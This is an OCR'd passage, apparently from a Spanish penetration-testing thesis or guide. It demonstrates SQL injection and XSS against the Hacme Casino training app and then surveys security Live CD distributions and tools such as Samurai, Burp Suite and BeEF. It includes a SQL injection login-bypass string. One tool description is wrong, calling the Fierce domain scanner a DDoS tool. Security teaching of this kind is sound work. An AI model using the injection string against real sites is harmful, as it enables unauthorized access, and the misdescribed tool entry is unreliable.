


Figura 166. Hacme Casino. Instalación.

[27] http://www.mcafee.com/es/downloads/free-tools/termsofuse.aspx?url=Downloadinstaller
[28] https://community.mcafee.com/community/security

Una vez instalado ejecutamos el servidor de Hacme y el cliente:




Figura 167. Hacme Casino. Arranque Hacme Casino.

Y desde el navegador nos vamos a localhost:3000




Figura 168. Hacme Casino. Página inicio.

4.5.2 Utilidades de Hacme

A continuación pasamos a probar los ataques más significativos en esta web vulnerable. Al igual que BadStore, en Hacme Casino tenemos que buscar los formularios vulnerables.

4.5.2.1 SQL Injection

Probamos a logarnos sin saber los datos de acceso, inyectando código SQL, metemos la sentencia "*'or 1=1)—"*




Figura 169. Hacme Casino. SQL Injection. Login.

Hemos conseguido entrar como el usuario '*andy_aces*', que debe de ser el primer usuario de la tabla de usuarios.

Figura 170. Hacme Casino. SQL Injection. Login andy_aces.

4.5.2.2. XSS

La página es vulnerable a XSS en el apartado de '*Singup*'. Probamos la vulnerabilidad insertando un script en el campo '*First name'*




Figura 171. Hacme Casino. XSS. Formulario.

Obtenemos el resultado esperado:




Figura 172. Hacme Casino. Vulnerable XSS.

Capítulo 5. Distribuciones y Herramientas de apoyo

A continuación vemos las herramientas imprescindibles, sin las cuales no hubiéramos podido hacer los análisis de vulnerabilidad, tenemos dos grupos principales, las distribuciones y las herramientas de apoyo.

5.1. Distribuciones o Live CD

Las distribuciones Live CD o Live DVD, son un sistema operativo que se encuentra almacenado en un medio extraíble, pudiendo ser este un CD, un DVD o una memoria USB. Quizás el nombre más correcto sea el de distribuciones, que le hace independiente del soporte que la contiene. Esto nos permite que se puede ejecutar en la computadora directamente, sin necesidad de realizar instalaciones, ni alterar el sistema operativo previo que estuviera instalado. Según la necesidad que tengamos, auditorias de vulnerabilidades web, seguridad de redes, pruebas de penetración, monitoreo de accesos no autorizados, abusos, alteraciones o denegación de servicios de red, etc., podemos usar una distribución u otra, lo cual nos da una gran versatilidad, sin necesidad de invertir en equipos potentes.

También es habitual, si el equipo es potente, tener instalado una herramienta de virtualización, como puede ser VMWare Inc. u Oracle VM. Esto nos da la ventaja, que desde una máquina anfitriona, podamos crear máquinas virtuales con los '.iso' de las distribuciones, permitiendo en todo momento que podamos seguir usando nuestros archivos y programas que usemos habitualmente en la máquina anfitriona, y no tener que ir cargados con una colección de CD o DVD que lleven la distribución que podemos necesitar en un momento concreto.

Otra de la gran ventaja de las distribuciones, es que suelen traer una recopilación de programas, ya instalados y configurados, de gran utilidad para el objetivo final del Live CD, que nos ahorrara mucho tiempo, ya que nos evitara tener que realizar instalaciones de múltiples programas.

Existe una gran variedad de distribuciones, no sólo por finalidad, si no por sistemas operativos, teniendo Live CD para los siguientes sistemas operativos:

- Basados en Apple.
- Basados en BSD.
- Basados en Linux.
- Basados en Microsoft Windows.
- Basados en DOS.
- Otros.

Las distribuciones usadas para seguridad, a excepción de '*BlackBSD*' de BSD, y quizás '*Hiren´s boot CD*', para Windows, son todas basadas en Linux.

El mundo de las distribuciones es muy activo, y continuamente están saliendo nuevas distribuciones, en la página distrowatch.com podemos consultar las novedades.

Entre las distribuciones basadas en Linux más importantes podemos citar[29]:

- **Network Security Toolkit (NST)**: está basada en Fedora, es un Live CD equipado con herramientas de análisis de seguridad de redes, programas de validación y monitoreo. Su principal objetivo es proveer a los administradores de red una distribución con un completo juego de herramientas de seguridad de código abierto.
  NST está equipado con una avanzada interfaz de usuario web, que nos permite configurar las aplicaciones de seguridad y redes, automatización, y otras tareas. Dispone de un capturador de paquetes y un sistema de análisis de protocolos que permite monitorear más de cuatro interfaces de red usando Wireshark.




Figura 173. Captura NST.

- **Pento:** distribución creada principalmente para pruebas de penetración y asesoría de seguridad. Está basada en Gentoo, disponible para 32 y 64 bits. Incluye controladores inalámbricos mejorados con inyección de paquetes, GPGPU cracking software y multitud de herramientas para pruebas de penetración

[29] http://gfsistemasinformatica.blogspot.com.es/2013/07/10-distros-gnulinux-para-hacking-y.html




Figura 174. Captura Pentoo.

- **nUbuntu**: es un Ubuntu precargado con herramientas de seguridad para redes y servidores. Dispone de aplicaciones conocidas como nmap, dSniff, Ettercap y Wireshark. Su principal finalidad es ser una plataforma de pruebas de seguridad, permitiendo a los usuarios avanzados sacar una gran cantidad de funcionalidades como distribución de escritorio.

Figura 175. Captura nubuntu.

- **STD**: Security Tools Distribution, también conocida como Knoppix STD, es una versión personalizada de Knoppix orientada a usuarios profesionales que manejan con cierta habilidad la consola de comandos. STD incluye un gran número de herramientas de seguridad y administración de redes, muchas de ellas orientadas a la encriptación, herramientas de penetración, herramientas de análisis forense, detectores de intrusión, '*sniffers*', herramientas de Wireless y password crackers.




Figura 176. Captura STD.

- **Helix**: basada en Ubuntu, está especialmente diseñado para el análisis de sistemas, recuperación de datos, auditoría de seguridad y respuesta a incidentes. Puede ejecutarse en Linux Mode, o en Windows Mode, ejecutándose en Windows como una aplicación más. Está orientada para usuarios avanzados y para administradores de redes de datos.

Figura 177. Captura Helix.

- **Damm Vulnerable Linux (DVL):** está basa en Slackware y Slax. Es una distribución plenamente educativa, cargada de programas con vulnerabilidades, dañados, desconfigurados, desactualizados y con exploit. Su finalidad es prevenir los fallos de seguridad más importantes, como seguridad de redes, explotación web, inyección SQL, vulnerabilidades de kernel, etc.




Figura 178. Captura DVL.

- **Wifislax**: es una distribución GNU/Linux orientada a la auditoria de la seguridad y relacionada con la con la seguridad informática en general. Incluye gran cantidad de herramientas de seguridad y auditoría preparadas para ser utilizadas de inmediato por cualquier usuario, entre las que destacan numerosos escáneres de puertos, sniffers, herramientas para análisis forense y herramientas de auditoría Wireless. Esta herramienta se ha vuelto muy popular entre el gran público, desconocedores de sus consecuencias legales, para averiguar las contraseñas de las redes WiFis cercanas.

Figura 179. Captura Wifislax.

- **Wifiway**: distribución GNU/Linux pensada y diseñada para la auditoria de seguridad de las redes WiFi, Bluetooth y RFID. Se distribuye en varias versiones basadas en Ubuntu, Debian u OpenSuse, y con los entornos de escritorio KDE, GNOME o Xfce. Sus herramientas están orientadas al análisis de redes.

Figura 180. Captura Wifiway.

- **BackBox**: basada en Ubuntu, está diseñada específicamente para tares vinculadas a seguridad de redes, análisis forense, ingeniería inversa, reportes, etc. Podemos encontrar herramientas como ettercap, John the Ripper, Metasploit, Nmap, Wireshark y muchas más.

  Esta versión viene con Xfce 4.8, kernel Linux 2.6.38 y está basado en Ubuntu.




Figura 181. Captura BackBox.

Dentro de las distribuciones, merecen especial mención la distribución Samurai y KaliLinux, muy usadas para auditorias de vulnerabilidades Web y auditorias de red. Dada su importancia, pasamos a verlas con más detalle, viendo los programas que traen y sus funciones.

5.1.1. Samurai

Samurai es una distribución Linux, la última versión es de Mayo de 2015. Es la distribución que hemos usado para realizar los Pen-Testing de DVWA, ya que incluye todas las herramientas que necesitábamos.

Samurai es un entorno de trabajo GNU/Linux que ha sido configurado para funcionar como un entorno integrado para probar las vulnerabilidades web.




Figura 182. Captura Samurai.

Samurai incluye todas las herramientas necesarias para realizar las cuatro fases de un Pen-Testing, que son:

- **Reconocimiento**.
  - Fierce domain Scanner: es una herramienta de DDoS, no es una herramienta de escaneo. Su finalidad es localizar posibles objetivos dentro y fuera de la red corporativa.
  - Maltego: es una herramienta que determina las relaciones y enlaces entre el mundo real y las personas, redes sociales, empresas, organizaciones, sitios web, infraestructura web, etc. Maltego proporciona una interfaz gráfica que hace ver estas relaciones de forma fácil y precisa. Maltego es fácil y rápido de instalar, ya que se ejecuta sobre java.

- **Mapeo**.
  - WebScarab: está escrito en java, y se usa como proxy de intercepción, permitiendo revisar y modificar las peticiones creadas por el navegador antes de que sean enviados al servidor.
  - Ratproxy: es una herramienta de google de código abierto que realiza varias pruebas de seguridad para detectar vulnerabilidades como XSS, scripts cross-domain y problemas con el cache.

- **Descubrimiento vulnerabilidades**.
  - W3af[30]: es un framework de test de intrusión web, desarrollado por Python, bajo licencia GPLv2, con la finalidad de escanear vulnerabilidades. Su ventaja es que permite automatizar todas las tareas repetitivas de Pen-Test. Dispone de los plugins Discovery, audit, grep, attack, output, mangle, evasion y bruteforce. Los plugins trabajan de forma continua, enviando su salida a la entrada del siguiente plugin hasta que no se localicen peticiones fuzeables o no se pueda afinar más la búsqueda de las fucionalidades de las siguientes búsquedas. Muchos de estos métodos pueden considerarse explotaciones tácticas.
    Los plugins obtienen información analizando dom en busca de form actions, descubrimiento de métodos HTTP soportados, ficheros con información interesante en path predecibles, información de buscadores, HTTP load balancer detection, archive.org.
  - Burp Suite[31]: es una aplicación integrada para la realización de las pruebas de seguridad de aplicaciones web. Está formado por un conjunto de herramientas perfectamente integradas, que dan soporte al proceso completo de pen-Testing, desde el mapeo al análisis, intercepción de solicitudes y explotación de vulnerabilidades.

    Burp Suite contiene los siguientes componentes:

    - Un interceptador del tráfico entre la página y el proxy, que permite inspeccionar y modificar las comunicaciones.
    - Un spider para el rastreo de contenido y funcionalidad.

[30] https://www.owasp.org/images/b/b5/W3af_owasp_spain_iv.pdf
[31] https://portswigger.net/burp/

- Un web scanner para automatizar la detección de números tipos de vulnerabilidades.
- Un repetidor para manipular y volver a enviar peticiones individuales.
- Un secuenciador de herramientas para probar la aleatoriedad de tokens de sesión
- Extensibilidad, que permite desarrollar plugins para necesidades concretas.
- Permite guardar el trabajo realizado en las diferentes sesiones.

- **Explotación**.
  - BeEF[32]: es una herramienta bastante útil y completa para automatizar los ataques XSS contra clientes de aplicaciones vulnerables. Se basa en vectores de ataque XSS clásicos de forma automatizada, controlando Beef todas las víctimas de este tipo de ataque, permitiendo ejecutar los diferentes payloads contra el objetivo, capturando información sobre el objetivo, además de capturar información sobre la víctima, tales como sistema operativo utilizado, navegador, dirección IP, cookies, etc.
  - AjaxShell; es una consola de comandos desarrollado por Ironfist. Es un simple script PHP que permite ejecutar comandos con facilidad.

La distribución también contiene herramientas de ayuda, como un wiki y una lista para ser usada como bitácora de recolección de la información que vamos generando a medida que avanzamos en el proceso de Pen-Testing. Esta herramienta se encuentra en continuo desarrollo y se ha migrado completamente a Ruby.

[32] http://thehackerway.com/2011/05/24/automatizando-ataques-xss-utilizando-beef/

5.1.2. KaliLinux

KaliLinux[33] es una distribución basada en Debian GNU/Linux diseñada para facilitar las tareas de auditoria y seguridad informática. KaliLinux es una evolución de BackTrack, desarrollado por la empresa Offensive Security Ltd. Surge para resolver los problemas de lentitud que tenía Backtrack, ya que a pesar de ser la mejor distribución, muchos usuarios la estaban abandonando por sus problemas de lentitud, consecuencia directa del gran número de aplicaciones que incluye.

Figura 183. Captura KaliLinux

